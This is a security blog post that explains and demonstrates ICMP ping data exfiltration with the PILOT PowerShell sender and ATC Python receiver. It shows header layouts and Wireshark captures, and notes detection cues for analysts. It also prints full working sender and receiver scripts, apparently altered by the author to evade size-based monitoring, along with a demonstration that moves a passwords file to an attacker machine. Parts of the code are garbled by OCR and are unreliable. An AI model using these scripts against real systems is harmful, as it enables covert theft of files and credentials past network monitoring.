ICMP Ping Data Exfiltration

medium.com/@sam.rothlisberger/icmp-echo-request-data-exfiltration-f41f59fcf87a

Sam Rothlisberger 8 апреля 2024 г.

DISCLAIMER: Using these tools and methods against hosts that you do not have explicit permission to test is illegal. You are responsible for any damage you may cause by using these tools and methods.

Sam Rothlisberger

I found this cool tool created by Dahvid Schloss called P.I.L.O.T aka Ping-based Information Lookup and Outbound Transfer. It's not a ground breaking or new method in any regards, however, it is a data exfiltration vector that analysts need to be aware of.

GitHub - dahvidschloss/PILOT: Ping-based Information Lookup and Outbound Transfer

Ping-based Information Lookup and Outbound Transfer - dahvidschloss/PILOT

github.com


It's been awhile since I looked at networking headers so I used this as an opportunity to refresh my understanding, break down how the request/reply works within the structure of the ICMP packet, and find any ways to make it better. His GitHub breaks down the operation of both the sender (P.I.L.O.T) and receiver (ATC) scripts very well. Basically, you import the script into the PowerShell session as Administrator and run the following command, specifying the IP of your receiver and file on the victim that you want to exfiltrate.


```
run-pilot -targetIP 192.168.10.10 -filePath .\sweetsweetcreds.xls
```

You can also specify a 1000ms delay which would look more normal due to the speed at which ping can operate and would set off some alarms at the SOC.


Understanding the Packet Headers

IPv4 Header: The minimum size is, assuming no options are included.






30								31								32								33							
16								17								18								19							
128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150	151	152	153	154	155	156	157	158	159
Destination IP																															
8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1
2147483648	1073741824	536870912	268435456	134217728	67108864	33554432	16777216	8388608	4194304	2097152	1048576	524288	262144	131072	65536	32768	16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1



```
    Capture Length: 74 bytes (592 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:icmp:data]
    [Coloring Rule Name: ICMP]
    [Coloring Rule String: icmp || icmpv6]
v Ethernet II, Src: Technico_58:32:bd (a0:ff:70:58:32:bd), Dst: IntelCor_85:22:85 (38:68:93:85:22:85)
  > Destination: IntelCor_85:22:85 (38:68:93:85:22:85)
  > Source: Technico_58:32:bd (a0:ff:70:58:32:bd)
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.0.139
```

```
0000  38 68 93 85 22 85 a0 ff  70 58 32 bd 08 00 45 00
0010  00 3c 00 00 00 00 3a 01  af 7e 08 08 08 08 c0 a8
0020  00 8b 00 00 55 53 00 01  00 08 61 62 63 64 65 66
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76
0040  77 61 62 63 64 65 66 67  68 69
```

ICMP Header: The size is , which is typical for ICMP headers.




ICMPv4 Header

	Total Byte #	34								35								36								37 (57)							
	Header Byte #	0								1								2								3							
	Bit #	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
ICMPv4	Field	Type								Code								CheckSum															
	Hex	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1
	Total Decimal																	32768	16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
	Byte Decimal	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1
	Binary																																

	Total Byte #	38 (58)								39								40								41							
	Header Byte #	4								5								6								7							
	Bit #	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
ICMPv4	Field	Data (variable Length)																															
	Hex	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1
	Total Decimal																																
	Byte Decimal	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1
	Binary																																

Understanding the Data Payload

So above we can see we need to take into account the space for the IPv4 and ICMP Header which are 28 bytes together. 65535 bytes — 28 bytes = 65507 bytes which we COULD use for data transfer in our Data Payload layer although it would be very alarming and the MTU would probably make it impossible. Luckily, we don't need to do that.




Data payload (may contain L5 or L7 Headers)

	Total Byte #	X > 38 but < 1510								X > 39 but < 1511								X > 40 but < 1512								X > 41 but < 1513							
	Header Byte #	0								1								2								3 ++							
	Bit #	128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150	151	152	153	154	155	156	157	158	159
Payload	Field	Data																															
	Hex	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1	8	4	2	1
	Total Decimal	2147483648	1073741824	536870912	268435456	134217728	67108864	33554432	16777216	8388608	4194304	2097152	1048576	524288	262144	131072	65536	32768	16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
	Byte Decimal	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1	128	64	32	16	8	4	2	1
	Binary																																

Dahvid mentions "By default, Microsoft puts the alphabet in the packet, so at a minimum, there are 64 bytes". The size mentioned (64 bytes) refers to the data payload bytes plus the IP/ICMP header bytes. Don't forget there is still an ethernet header that could be 14 bytes or larger depending on VLAN tags which encapsulates the packet. However, we're only interested in the content of the ICMP message and the immediate encapsulation (the IP packet) because these contain the information necessary for the diagnostic tasks ICMP is used for.

So we can say 28 bytes is (typically) sent in the packet headers (IPv4 + ICMPv4) and 32 bytes is sent in the data payload for a total of **60 bytes**, **not 64 bytes**. Regardless, we only care about the 32 byte payload because that's what we control. The content he's referencing here in the payload is ASCII or UTF-8 encoded characters where each letter in the alphabet requires 1 byte, so it would take 26 bytes total. But where's the other 6 bytes coming from for the data payload? Microsoft basically puts more of the alphabet in there and may not use all of it. Using Wireshark to look at the data payload for a normal ping, we see the following:




```
Ethernet II, Src: Technico_58:32:bd (a0:ff:70:58:32:bd), Dst: IntelCor_85:22:85 (38:68:93:85:22:85)
Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.0.139
Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0x5553 [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence Number (BE): 8 (0x0008)
  Sequence Number (LE): 2048 (0x0800)
  [Request frame: 5179]
  [Response time: 23.798 ms]
  Data (32 bytes)
    Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869
    [Length: 32]
```

```
0000  38 68 93 85 22 85 a0 ff  70 58 32 bd 08 00 45 00
0010  00 3c 00 00 00 00 3a 01  af 7e 08 08 08 08 c0 a8
0020  00 8b 00 00 55 53 00 01  00 08 61 62 63 64 65 66
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76
0040  77 61 62 63 64 65 66 67  68 69
```

The output above is hexadecimal encoded. If you decode it, we get abcdefghijklmnopqrstuvwabcdefghi which is 32 characters hence our 32 bytes in the Data Payload. This is the vulnerability. This is where we can put chunked data from a file in each ping instead of the Microsoft default alphabet to exfiltrate whatever we want undetected at the packet level (for now).


Testing PILOT

So I tested this out with a simple passwords.txt file. The ATC is listening for packets:




```
┌──(root㉿kali)-[/home/atler]
└─# python3 ATC.py
Listening for incoming ICMP packets...
```

We send the file to the ATC from the victim:




```
PS C:\Users\samro\OneDrive\Other\Desktop> . .\PILOT.ps1
PS C:\Users\samro\OneDrive\Other\Desktop> run-pilot -targetIP 192.168.0.64 .\passwords.txt
Sending file information... Success
Sending chunk 1 of 2... Success
Sending chunk 2 of 2... Success
PS C:\Users\samro\OneDrive\Other\Desktop>
```

The ATC receives the packets and puts them back into passwords.txt on the attacker:



```
┌──(root㉿kali)-[/home/atler]
└─# python3 ATC.py
Listening for incoming ICMP packets...
Received metadata: FileName: passwords.txt
FileType: .txt
TotalChunks: 2
Received chunk 1 of 2
Received chunk 2 of 2
File passwords.txt.txt saved successfully.

┌──(root㉿kali)-[/home/atler]
└─#
```



```
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x6162 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence Number (BE): 55 (0x0037)
    Sequence Number (LE): 14080 (0x3700)
    [Response frame: 605]
  Data (64 bytes)
      Data: 46696c654e616d653a2070617373776f7264732e7478740a46696c65547970653a202e74…
      [Length: 64]
```

```
0030  6d 65 3a 20 70 61 73 73  77 6f 72 64 73 2e 74 78
0040  74 0a 46 69 6c 65 54 79  70 65 3a 20 2e 74 78 74
0050  0a 54 6f 74 61 6c 43 68  75 6e 6b 73 3a 20 32 00
0060  00 00 00 00 00 00 00 00  00 00
```

Looking at Wireshark from this exchange, the first packet decodes to 'FileName: passwords.txt FileType: .txt TotalChunks: 2' in a 64 byte data payload. The following two packets data payloads are 32 bytes each and contain the contents of passwords.txt.


Detection

These parts of the script below are what can be possibly be detected by monitoring tools specifically the *fileInfo* string and *response* size in the Data Payload field.

```
 =  =  - [System.Text.Encoding]::.()-------------------------CUT-----------------
----------------     Write-Host -NoNewline      = .(, , [System.Text.Encoding]::.
())
```

1. The fileInfo string content

Ensure that a monitoring tool can verify that the Data Payload hexadecimal bytes resemble the letters of the alphabet (abcdefghi…) and not anything else (including anything encrypted).




```
Data (32 bytes)
    Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869
    [Length: 32]
```

2. First packet (response) Data Payload 64 byte size

The first packet data payload size should be **32 bytes, not 64 bytes** for a normal ping. The only thing we have to worry about here is the 32 byte payload consistency. The IPV4 header bytes + ICMP header bytes can change depending on if a victim is at home vs enterprise environment or using ICMPv6 vs ICMPv4, but we're assuming we can start at byte 28 for data intake on the receiver end.


So I made a change to the PILOT.ps1 and ATC.py scripts to send/receive one part of the fileInfo script for the first three packets in 32 byte chucks instead of the first one being 64 bytes so it looks more like a normal ping if only packet size is being monitored.

Packet 1: 'passwords.txt'




```
Data (32 bytes)
    Data: 70617373776f7264732e74787400000000000000000000000000000000000000
    [Length: 32]
```

Packet 2: '.txt'



```
Data (32 bytes)
  Data: 2e74787400000000000000000000000000000000000000000000000000000000
  [Length: 32]
```


Packet 3: ‘2’




```
Data (32 bytes)
  Data: 3200000000000000000000000000000000000000000000000000000000000000
  [Length: 32]
```

Testing the New Scripts


```
Run-Pilot -targetIP “” -filePath “passwords” -chunksize  -delay
```



```
PS C:\Users\samro\OneDrive\Other\Desktop> . .\PILOT.ps1
PS C:\Users\samro\OneDrive\Other\Desktop> Run-Pilot -targetIP "[redacted]" -filePath "passwords.txt" -chunksize 32 -delay 1000
Packet sent successfully
Packet sent successfully
Packet sent successfully
Packet sent successfully
Packet sent successfully
```



```
┌──(root㉿kali)-[~]
└─# python3 ATC_new.py
Listening for incoming ICMP packets...
Received file name: passwords.txt
Received file extension: .txt
Received total chunks: 2
Received chunk 1 of 2
Received chunk 2 of 2
File passwords.txt saved successfully.
```



```
┌──(root㉿kali)-[~]
└─# cat passwords.txt
Facebook: sam@gmail.com password1234
```

```
import socket
import os
deflisten_for_data():
# Create a raw socket to listen for ICMP packets
 icmp = socket.getprotobyname('icmp')
 sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, icmp)



print("Listening for incoming ICMP packets…")
 file_data = b''
 file_name = ''
 file_extension = ''
 total_chunks = 0
 received_chunks = -3# Start counting from -3 to account for metadata packets
try:
whileTrue:
 packet, addr = sock.recvfrom(1024)
# Assume data starts at byte 28 for simplicity
 data = packet[28:]
if received_chunks == -3:
# First packet with file name
 file_name = data.decode('ascii').strip('\x00')
print(f"Received file name: ")
elif received_chunks == -2:
# Second packet with file extension
 file_extension = data.decode('ascii').strip('\x00')
print(f"Received file extension: ")
elif received_chunks == -1:
# Third packet with total chunks
 total_chunks_str = data.decode('ascii').strip('\x00')
 total_chunks = int(total_chunks_str)
print(f"Received total chunks: ")
else:
# Subsequent packets with file data
 file_data += data
print(f"Received chunk  of ")



 received_chunks += 1



# Break when all chunks are received
if received_chunks >= total_chunks:
break
finally:
 sock.close()

     full_file_name = file_name  full_file_name, file_data ():  (filename, )  f:
f.write(data) () __name__ == : filename, data = listen_for_data()
save_file(filename, data)
```

```
Add-Type -AssemblyName System.Net
Add-Type -AssemblyName System.Net.NetworkInformation



# Function to read file in 32 byte chunks and pad data
 - {
param (
        [string]$FilePath,
        [int]$ChunkSize = 32
    )



try {
$Chunks = @()
$FileStream = [System.IO.File]::OpenRead($FilePath)
$Buffer = New-Object byte[] $ChunkSize
while ($FileStream.Read($Buffer, 0, $ChunkSize) -gt 0) {
# Pad the chunk if it's less than 32 bytes
if ($Buffer.Length -lt $ChunkSize) {
$Buffer = $Buffer +
[System.Text.Encoding]::ASCII.GetBytes(([char]::ToString([char]::MinValue) *
($ChunkSize - $Buffer.Length)))
            }
$Chunks += , $Buffer.Clone()  # Clone buffer to avoid overwriting
        }
$FileStream.Close()
return$Chunks
    }
catch [System.IO.FileNotFoundException] {
        Write-Host "Error: File '' not found."
exit1
    }
catch {
        Write-Host "Error reading file: "
exit1
    }
}



Function Send-PaddedPacket {
param(
        [string]$targetIP,
        [byte[]]$data,
        [int]$delay = 0
    )



$icmpPacket = New-Object System.Net.NetworkInformation.Ping
$response = $icmpPacket.Send($targetIP, 1000, $data)
if ($response.Status -eq "Success") {
        Write-Host "Packet sent successfully"
    } else {
        Write-Host "[!] Failed - Aborting Transfer"
exit1
    }



    Start-Sleep -Milliseconds $delay
}



Function Run-Pilot {
param(
        [string]$targetIP = "127.0.0.1",
        [string]$filePath,
        [int]$chunksize = 32,
        [int]$delay = 0
    )



$chunks = Read-FileInChunksAndPad -FilePath $filePath



# Metadata packets
$fileName = [System.IO.Path]::GetFileName($filePath)
$fileType = [System.IO.Path]::GetExtension($filePath)
$totalChunks = $chunks.Count
$totalChunksStr = $totalChunks.ToString()



# Ensure metadata strings are padded to 32 bytes
$fileNamePacket = [System.Text.Encoding]::ASCII.GetBytes($fileName.PadRight(32,
[char]0))
$fileTypePacket = [System.Text.Encoding]::ASCII.GetBytes($fileType.PadRight(32,
[char]0))
$totalChunksPacket =
[System.Text.Encoding]::ASCII.GetBytes($totalChunksStr.PadRight(32, [char]0))



# Send metadata packets
    Send-PaddedPacket -targetIP $targetIP -data $fileNamePacket -delay $delay
    Send-PaddedPacket -targetIP $targetIP -data $fileTypePacket -delay $delay
    Send-PaddedPacket -targetIP $targetIP -data $totalChunksPacket -delay $delay



# Send file data chunks
foreach ($chunk in $chunks) {
        Send-PaddedPacket -targetIP $targetIP -data $chunk -delay $delay
    }
}
```

I learned alot from just tweaking with this alittle bit. I’m sure there’s other ways to detect it, let me know. There’s also probably a way to make this more adaptive to the start byte for data instead of always using 28 which won’t always be the case. I hope you enjoyed the post, thanks Dahvid for making me and others aware of this method.